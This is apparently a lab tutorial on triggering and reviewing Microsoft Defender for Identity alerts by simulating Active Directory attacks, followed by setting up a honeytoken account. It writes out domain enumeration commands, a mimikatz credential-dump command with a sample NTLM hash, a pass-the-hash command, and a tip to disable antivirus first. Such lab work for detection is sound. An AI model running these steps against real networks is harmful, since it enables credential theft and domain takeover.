Penetration testing Defender for Identity and Active Directory
Requirements
- At least one Microsoft Defender for Identity running
- For a step by step guide of this, refer this guide!
- A domain controller (vm-jv-mdi)
- A workstation (ws-jv-mdi)
- Around 30 minutes of your time
Starting out
So I want to mention, that most of the attacks to Active Directory can be easily prevented if everybody locks their computer everytime they walk away from it and also use good enough authentication methods. Some other attacks cannot always be prevented but we can do the most of it detecting them and acting in a greatly manner.
So let’s imagine, we are walking through a generic office building and searching for computers that are unmonitored by people and the Windows Desktop is on the screen aside from the email and documents the user is working on. An attacker, in our case we, are going to that computer and run some commands to exactly know how the network is built.
We are gonna run some commands and tests on the workstation that will generate alerts in Microsoft Defender for Identity.
Generating DNS lookup alerts
Run the following command on the workstation:
ipconfig /allWe get the full IP-configuration of the machine, including DNS servers and domain-name:

This will be needed in the next commands.
Run the following command on the workstation:
nslookupThe output will show more details of the DNS server itself and launches a DNS console where we can put some extra commands in:

Now issue the following command in the nslookup tool:
ls -d internal.justinverstijnen.nlIf the DNS is correctly secured, we will get an error like below:

We tried to do a DNS Zone transfer, which means that we wanted to make a full export of the DNS zone internal.justinverstijnen.nl in my case. The DNS server refused this request which is a security best practice by default.
Now we have generated our first alert and the Security Operations Center (SOC) of the company will be notified. We can find the alert in the Security Portal by going to “Hunting” and then to “Advanced Hunting”. There we can use the query “IdentityQueryEvents”:

This will show all events where attackers tried to do sensitive queries. We can investigate this further by expanding the alert:

Now the SOC knows exactly on which computer this happend and on what time.
Enumerate all users and groups in Active Directory
Every user and computer in an Active Directory domain has read permissions acros all other Active Directory objects. This is done to make the most applications work properly and for users to logon into every PC.
While this is really convinient for the users, it is a big attack vector for attackers because they just breached one of the business accounts and are hungry for more. With this information, they can launch a potential attack on the rest of the companies users.
On the workstation, run the command:
net user /domainNow we get a report of all the users in the domain, with username and so their emailaddresses:

Now we can run a command to get all groups in the domain:

net group /domainThis list shows some default groups and some user created groups that are in use for different use cases. We now want to go a level deeper, and that is the members of one of these groups:

net group "Domain Admins" /domainNow, as an attacker, we have gold on our hands. We know exactly which 5 users we have to attack to get domain admin permissions and be able to be destructive.
If we want to have even more permissions, we can find out which user has Enterprise Admin permissions:
net group "Enterprise Admins" /domain
So we can aim our attack to that guy Justin.
List alerts in Defender for Identity portal
Let’s see in the portal after we have issued this command above in complete silence or if we are detected by Defender for Identity:
So all the enumeration and query events we did are audited by the Defender for Identity sensor and marked as potentially dangerous.
We can further investigate every event by expanding it:
After some time (around 10 minutes in my case), an official incident will be opened in the Security portal, and notifiies the SOC with possible alerts they have configured:

Enumerate the SYSVOL folder
In Active Directory, SYSVOL is a really important network share. It is created by default and is used to store Group Policies, Policy definitions and can be used to enumerate active sessions to the folder. This way, we know all currently logged in users with their IP addresses without access to a server.
For this steps, we need a tool called NetSess, which can be downloaded here: https://www.joeware.net/freetools/tools/netsess/
Place the tool on your attacking workstation and navigate to the folder for a convinient usage. In my case, I did it with this command:
cd C:\Users\justin-admin\Desktop\NetsessNow we are directly in the folder where the executable is located.
Now lets run a command to show all logged in users including their IP addresses
Netsess.exe vm-jv-mdi
Now we know where potential domain admins are logged in and could launch attacks on their computer, especially because we know on which computer the user credentials are stored. This all without any access to a server (yet).
Launching a Pass-The-Hash attack on the computer (Windows 10 only)
On Windows 10, computers are vulnerable to dump cached credentials from memory and such which we can exploit. Microsoft solved this in later versions of Windows 10 and Windows 11 by implementing a Core isolation/Memory security feature with Windows Defender which prevent attacks from using this tool.
Now we need to run another 3rd party tool called mimikatz, and this can be downloaded here: https://github.com/gentilkiwi/mimikatz
Mimikatz is a tool which can be used to harvest stored credentials from hosts so we can use this to authenticate ourselves.
Note: Windows Defender and other security tools don’t like mimikatz as much as we do, so you have to temporarily disable them.
We can run the tool with an elevated command prompt:
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> C:\temp\victims.txtNow the tool generates a text file with all logged on users and their hashes. I couldnt test it myself, but I have an example file:
Authentication Id : 0 ; 302247 (00000000:00049ca7)
Session           : RemoteInteractive from 2
User Name         : alexander.harris
Domain            : JV-INTERNAL
Logon Server      : vm-jv-mdi
Logon Time        : 02/21/2025 2:37:48
SID               : S-1-5-21-1888482495-713651900-1335578256-1655
        msv :
         [00000003] Primary
         * Username : alexander.harris
         * Domain   : JV-INTERNAL
         * NTLM     : F5262921B03008499F3F197E9866FA81
         * SHA1     : 42f95dd2a124ceea737c42c06ce7b7cdfbf0ad4b
         * DPAPI    : e75e04767f812723a24f7e6d91840c1d
        tspkg :
        wdigest :
         * Username : alexander.harris
         * Domain   : JV-INTERNAL
         * Password : (null)
        kerberos :
         * Username : alexander.harris
         * Domain   : internal.justinverstijnen.nl
         * Password : (null)
        ssp :
        credman :
If I were on a vulnerable workstation, I could run the following command where I stole the hash of user Alexander Harris (remember, this was a domain admin) and issue it against the server:
mimikatz.exe "privilege::debug" "sekurlsa::pth /user:alexander.harris /ntlm:F5262921B03008499F3F197E9866FA81 /domain:internal.justinverstijnen.nl" "exit"A new command prompt will open with the permissions of Alexander Harris in place:

This situation is worst case scenario which is not that easy to execute anymore due to kernel improvements of Windows and not be able to export hashes from the memory anymore.
An attacker now has access to a domain admin account and can perform some lateral movement attacks to the rest of the Active Directory domain. It basically has access to everything now and if else, it can itself gain access. It also can create a backdoor for itself where he can gain access without using the account of Alexander Harris.
Honeytokens in Defender for Identity
In Microsoft Defender for Identity (MDI) we can configure some honeytokens. This are accounts that doesn’t have any real function but are traps for attackers that immediately triggers an event. Most of the time they are named fakely to seem they are treasure.
We can add users and devices to this list.
I now have created a user that seems to give the attacker some real permissions (but in fact is a normal domain user):

Let’s configure this account as Honeytoken account in the Security portal. Go to the Settings -> Identities -> Honeytoken accounts
Tag the user and select it from the list.

After that save the account and let’s generate some alerts.
Use the Honeytoken to try and gain access
Now, as an attacker, we cloud know that the admin.service account exists through the Enumeration of users/groups and group memberships. Let’s open the Windows Explorer on a workstation and open the SYSVOL share of the domain.
It asks for credentials, we can try to log in with some basic, wrong passwords on the admin.service account.

This will generate alerts on that account because the account is not really supposed to logon. The SOC will immediately know that an malicious actor is running some malicious behaviour.
After filling in around 15 wrong passwords I filled in the right password on purpose:

In the Security Portal, after around 5 minutes, an alert is generated due to our malicious behaviour;
